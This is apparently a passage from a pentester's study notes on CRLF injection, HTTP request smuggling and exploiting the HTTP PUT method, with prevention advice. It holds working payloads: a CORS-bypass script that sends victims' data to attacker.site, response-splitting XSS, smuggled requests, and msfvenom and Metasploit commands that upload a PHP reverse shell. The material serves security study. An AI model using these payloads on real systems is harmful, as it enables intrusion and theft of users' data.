        + Injection of XSS attacks, hoping that the malicious log event isviewed in a vulnerable web application
        + Injection of commands that parsers (like PHP parsers) could execute
      * Resources
        + <https://owasp.org/www-community/attacks/Log_Injection>
    - **CRLF to Bypass CSP** 
      * 
      * The attacker owns a personal website and must build a malicious page with this URL http://attacker.site/evil.php. The attacker’s goal is to steal the victim’s personal data that appears in the vulnerable webpage.
      * The malicious page (evil.php) will contain JavaScrIPt that performs a cross-domain AJAX request to the URL
        + http://target.site/getPersonalData.php?<payload>
      * Ex:
        + <scrIPt>
        + function loadXMLDoc()
        + {
        + var xmlhttp;
        + xmlhttp=new XMLHttpRequest();
        + xmlhttp.withCredentials = true;
        + xmlhttp.onreadystatechange=function()
        + {
        + if (xmlhttp.readyState==4 && xmlhttp.status==200)
        + {
        + document.getElementById("responseDiv").innerHTML=xmlhttp.responseText;
        + }
        + }
        + xmlhttp.open("GET","http://target.site/getPersonalData.php?trackingUrl=test%0d%0aAccessControl-Allow-Origin:%20http://attacker.site%0d%0aAccess-Control-AllowCredentials:%20true",true);
        + xmlhttp.send();
        + }</scrIPt>
      * to access the stolen data. Under normal conditions, evil.php would not be able to read the response content until we bypass to the Same Origin Policy.
      * As you can imagine, this type of attack requires that the attacker sends a link (http://attacker.site/evil.php) to his victim and that the victim opens it.
    - **CRLF to web cache poisoning,**
  + **Exploitation Example**
    - Add a fake HTTP response header: Content-Length: 0. this causes the web browser to treat this as a terminated response and begin parsing a new response.
    - Add a fake HTTP response: HTTP/1.1 200 OK. This begins the new response.
    - Add another fake HTTP response header: Content-Type: text/html. This is needed for the web browser to properly parse the content.
    - Add yet another fake HTTP response header: Content-Length: 25. This causes the web browser to only parse the next 25 bytes.
    - Add page content with an XSS: <scrIPt>alert(1)</scrIPt>. This content has exactly 25 bytes.
    - Because of the Content-Length header, the web browser ignores the original content that comes from the web server.
      * http://www.example.com/somepage.php?page=%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2025%0d%0a%0d%0a%3CscrIPt%3Ealert(1)%3C/scrIPt%3E
  + **CRLF Filter Bypass**
    - %E5%98%8A = %0A = \u560a
    - %E5%98%8D = %0D = \u560d
    - %E5%98%BE = %3E = \u563e (>)
    - %E5%98%BC = %3C = \u563c (<)
  + **Preventing CRLF and HTTP response splitting**
    - You need to restrict CR(0x13) and LF(0x10) from the user input or properly encode the output in order to prevent the injection of custom HTTP headers
      * Starting at PHP v5.1.4, both critical characters CR and LF have been denied within the function header, so it is considered safe against HTTP response splitting attacks; there is no need to filter the CR and LF characters.
      * Before PHP v5.1.4, you must explicitly filter the special characters from all user input.
    - All inputs must be validated
    - Be aware of any use of input data in HTTP headers and code accordingly
  + **Resources**
    - https://xelkomy.github.io/posts/CRLF-Injection/
* **HTTP Request smuggling**
  + **Overview**



* + - **What is HTTP Request Smuggling**
      * HTTP request smuggling is a technique for interfering with the way a web site processes sequences of HTTP requests that are received from one or more users. Request smuggling vulnerabilities are often critical in nature, allowing an attacker to bypass security controls, gain unauthorized access to sensitive data, and directly compromise other
    - **Keep-Alive and pIPelining**
      * The Keep-Alive header is a hop-by-hop header that provides information about a persistent connection. In web servers, Keep-Alive can be specified within the “Connection” header which allows a web server to keep a TCP socket/connection open. By using this header, multIPle requests and responses can use a single connection which can reduce overhead and improve performance for a web server. This feature is supported by all browsers and servers today.
      * PIPelining is another feature that was introduced in RFC 2616. This allows a web server to process requests asynchronously—as a first-in-first-out stream rather than processing each request individually, allowing it to send a request without waiting for a previous response to arrive.
  + **HTTP Request Smuggling Explanation**
    - Today's web applications frequently employ chains of HTTP servers between users and the ultimate application logic. Users send requests to a front-end server (sometimes called a load balancer or reverse proxy) and this server forwards requests to one or more back-end servers. This type of architecture is increasingly common, and in some cases unavoidable, in modern cloud-based applications.
    - When the front-end server forwards HTTP requests to a back-end server, it typically sends several requests over the same back-end network connection, because this is much more efficient and performant. The protocol is very simple: HTTP requests are sent one after another, and the receiving server parses the HTTP request headers to determine where one request ends and the next one begins
    - In this situation, it is crucial that the front-end and back-end systems agree about the boundaries between requests. Otherwise, an attacker might be able to send an ambiguous request that gets interpreted differently by the front-end and back-end systems:
  + **How do HTTP request smuggling vulnerabilities arise?**
    - Since the HTTP specification provides two different methods for specifying the length of HTTP messages, it is possible for a single message to use both methods at once, such that they conflict with each other. The HTTP specification attempts to prevent this problem by stating that if both the Content-Length and Transfer-Encoding headers are present, then the Content-Length header should be ignored. This might be sufficient to avoid ambiguity when only a single server is in play, but not when two or more servers are chained together. In this situation, problems can arise for two reasons:
      * Some servers do not support the Transfer-Encoding header in requests.
      * Some servers that do support the Transfer-Encoding header can be induced not to process it if the header is obfuscated in some way.
    - If the front-end and back-end servers behave differently in relation to the (possibly obfuscated) Transfer-Encoding header, then they might disagree about the boundaries between successive requests, leading to request smuggling vulnerabilities
    - **Content-Length and Transfer-Encoding**
      * HTTP requests can have a message body. The presence of a message body in a request is signaled by a Content-Length or Transfer-Encoding header field. These headers are used for message framing, telling a server where a message ends and another begins.
      * **Content-lengh**
        + The Content-Length, , is an HTTP header that indicates the size of the entity-body of the request in bytes. This is commonly seen in HTTP POST requests which have a body of data. It should be noted that GET requests typically shouldn’t contain the Content-Length header since they have no body.

The Content-Length header is straightforward: it specifies the length of the message body in bytes. For example:

POST /search HTTP/1.1

Host: [normal-website.com](http://normal-website.com)

Content-Type: application/x-www-form-urlencoded

Content-Length: 11

q=smuggling

* + - * **Transfer Encoding** 
        + Transfer-Encoding, also specified in RFC 7230, was created to allow the sending of binary data over HTTP. Transfer-Encoding has numerous directives, this blog will focus on the chunked directive.
        + The chunked directive allows data to be sent in a series of chunks along with the length of these chunks specified in hexadecimal format, followed by carriage return and a line feed. The end of a chunked directive is stated by 0 and an empty sequence

POST / HTTP/1.1

Host: snyk.io

Content-Type: application/x-www-form-urlencoded

Transfer-Encoding: chunked

7 (length of chunks)

foo=bar (series of chunks)

0 (0 to terminate request followed by rn)

(rn)

* + - HTTP Request Smuggling.is a security exploit on the HTTP protocol , Most HTTP request smuggling vulnerabilities arise because the HTTP specification provides two different ways to specify where a request ends: the Content-Length header and the Transfer-Encoding header.
  + **How to perform an HTTP request smuggling attack**
    - Request smuggling attacks involve placing both the Content-Length header and the Transfer-Encoding header into a single HTTP request and manIPulating these so that the front-end and back-end servers process the request differently. The exact way in which this is done depends on the behavior of the two servers. There are also different variations of Request Smuggling, which are known by the abbreviations symbolising the headers used in the attack. These are: CL:CL CL:TE TE:TE and TE:CL. The CL stands for the header value Content-Length and the TE value stands for the header Transfer-Encoding
      * CL:CL: the front-end server uses the Content-Length header and the back-end server uses Content-Length the header.
      * CL.TE: the front-end server uses the Content-Length header and the back-end server uses the Transfer-Encoding header.
      * TE.CL: the front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Length header.
      * TE.TE: the front-end and back-end servers both support the Transfer-Encoding header, but one of the servers can be induced not to process it by obfuscating the header in some way
    - This vulnerability can be exploited to conduct phishing attacks, cache poisoning, [Cross-Site ScrIPting (XSS)](https://snyk.io/learn/cross-site-scripting/), bypass security controls, gain unauthorized access to sensitive data, and directly compromise other application users and more

### CL.TE vulnerabilities

* + - * Here, the front-end server uses the Content-Length header and the back-end server uses the Transfer-Encoding header. We can perform a simple HTTP request smuggling attack as follows:
        + POST / HTTP/1.1  
          Host: vulnerable-website.com  
          Content-Length: 13  
          Transfer-Encoding: chunked  
            
          0  
            
          **SMUGGLED**
      * The front-end server processes the Content-Length header and determines that the request body is 13 bytes long, up to the end of SMUGGLED. This request is forwarded on to the back-end server.
      * The back-end server processes the Transfer-Encoding header, and so treats the message body as using chunked encoding. It processes the first chunk, which is stated to be zero length, and so is treated as terminating the request. The following bytes, SMUGGLED, are left unprocessed, and the back-end server will treat these as being the start of the next request in the sequence.

### TE.CL vulnerabilities

* + - * Here, the front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Length header. We can perform a simple HTTP request smuggling attack as follows:
        + POST / HTTP/1.1  
          Host: vulnerable-website.com  
          Content-Length: 3  
          Transfer-Encoding: chunked  
            
          8  
          SMUGGLED  
          0

To send this request using Burp Repeater, you will first need to go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.

You need to include the trailing sequence \r\n\r\n following the final 0

* + - * The front-end server processes the Transfer-Encoding header, and so treats the message body as using chunked encoding. It processes the first chunk, which is stated to be 8 bytes long, up to the start of the line following SMUGGLED. It processes the second chunk, which is stated to be zero length, and so is treated as terminating the request. This request is forwarded on to the back-end server.
      * The back-end server processes the Content-Length header and determines that the request body is 3 bytes long, up to the start of the line following 8. The following bytes, starting with SMUGGLED, are left unprocessed, and the back-end server will treat these as being the start of the next request in the sequence
        + HTTP/1.1 403 Forbidden
        + Content-Type: application/json; charset=utf-8
        + Connection: close
        + Keep-Alive: timeout=0
        + Content-Length: 35
        + "Unrecognized method SMUGGLED0POST"

### TE.TE behavior: obfuscating the TE header

* + - * Here, the front-end and back-end servers both support the Transfer-Encoding header, but one of the servers can be induced not to process it by obfuscating the header in some way.
      * There are potentially endless ways to obfuscate the Transfer-Encoding header. For example:
        + Transfer-Encoding: xchunked  
            
          Transfer-Encoding : chunked  
            
          Transfer-Encoding: chunked  
          Transfer-Encoding: x  
            
          Transfer-Encoding:[tab]chunked  
            
          [space]Transfer-Encoding: chunked  
            
          X: X[\n]Transfer-Encoding: chunked  
            
          Transfer-Encoding  
          : chunked
      * Each of these techniques involves a subtle departure from the HTTP specification. Real-world code that implements a protocol specification rarely adheres to it with absolute precision, and it is common for different implementations to tolerate different variations from the specification. To uncover a TE.TE vulnerability, it is necessary to find some variation of the Transfer-Encoding header such that only one of the front-end or back-end servers processes it, while the other server ignores it.
      * Depending on whether it is the front-end or the back-end server that can be induced not to process the obfuscated Transfer-Encoding header, the remainder of the attack will take the same form as for the CL.TE or TE.CL vulnerabilities already described.
      * Using Burp Repeater, issue the following request twice:
        + POST / HTTP/1.1
        + Host: your-lab-id.web-security-academy.net
        + Content-Type: application/x-www-form-urlencoded
        + Content-length: 4
        + Transfer-Encoding: chunked
        + Transfer-encoding: cow
        + 5c
        + GPOST / HTTP/1.1
        + Content-Type: application/x-www-form-urlencoded
        + Content-Length: 15
        + x=1
        + 0
      * Response
        + HTTP/1.1 403 Forbidden
        + Content-Type: application/json; charset=utf-8
        + Connection: close
        + Keep-Alive: timeout=0
        + Content-Length: 27
        + "Unrecognized method GPOST"
  + **Prevent HTTP Request Smuggling**
    - HTTP request smuggling vulnerabilities arise in situations where a front-end server forwards multIPle requests to a back-end server over the same network connection, and the protocol used for the back-end connections carries the risk that the two servers disagree about the boundaries between requests. Some generic ways to prevent HTTP request smuggling vulnerabilities arising are as follows:
      * Disable reuse of back-end connections, so that each back-end request is sent over a separate network connection.
      * Use HTTP/2 for back-end connections, as this protocol prevents ambiguity about the boundaries between requests.
    - Use exactly the same web server software for the front-end and back-end servers, so that they agree about the boundaries between requests.
    - In some cases, vulnerabilities can be avoided by making the front-end server normalize ambiguous requests or making the back-end server reject ambiguous requests and close the network connection. However, these approaches are potentially more error-prone than the generic mitigations identified above.
  + **Resources**
    - <https://snyk.io/blog/demystifying-http-request-smuggling/>
    - <https://portswigger.net/web-security/request-smuggling>
    - <https://blog.detectify.com/2020/05/28/hiding-in-plain-sight-http-request-smuggling/#:~:text=What%20is%20HTTP%20request%20smuggling,servers%20together%20with%20different%20configurations.>
    - <https://portswigger.net/web-security/request-smuggling/finding>
* **Exploit Put Method**
  + **Overview**
    - PUT method was originally intended as one of the HTTP methods used for file management operations. If the HTTP PUT method is enabled on the webserver it can be used to upload a malicious resource to the target server, such as a web shell, and execute it
    - As this method is used to change or delete the files from the target server’s file system, it often results in arising in various File upload vulnerabilities, leading the way for critical and dangerous attacks. As a best practice, the file access permissions of the organizations’ critical servers should be strictly limited with restricted access to authorized users, if in case the organization absolutely MUST have these methods enabled.
  + **Exploitation**
    - **Generate a web shell via Metasploit**
      * msfvenom -p php/meterpreter/reverse\_tcp lhost=192.168.1.105 lport=4444 -f raw >shell.php
    - **Upload our shell (we will assume that we will upload in dav/ directory)**
      * **Metasploit**
        + msf> use auxiliary/scanner/http/http\_put
        + msf>auxiliary (http\_put) > set rhosts 192.168.1.103
        + msf>auxiliary (http\_put) > set payload php/meterpreter/reverse\_tcp
        + msf>auxiliary (http\_put) > set path /dav/
        + msf>auxiliary (http\_put) > set filename meter.php
        + msf>auxiliary (http\_put) > set filedata file://root/Desktop/meter.php
        + msf>auxiliary (http\_put) > exploit
      * **Nmap**
        + nmap -p 80 192.168.1.103 --scrIPt http-put --scrIPt-args http-put.url='/dav/nmap.php',http-put.file='/root/Desktop/nmap.php'
      * **curl**
        + curl http://192.168.1.103/dav/ --upload-file /root/Desktop/curl.php -v
      * **Burpsuite**
        + Change the request method to put and put the shell in the request body
      * **Cadaver**
        + Type the target host URL to upload the malicious file, using the command given below.

cadaver http://192.168.1.103/dav/

* + - * + Now once we are inside the victim’s directory, upload the file shell.php from the Desktop to the target machine’s path, by executing the below command :

put /root/Desktop/shell.php

* + - **Start a listener with Metasploit**
  + **Resources**
    - https://www.hackingarticles.in/multIPle-ways-to-exploiting-put-method/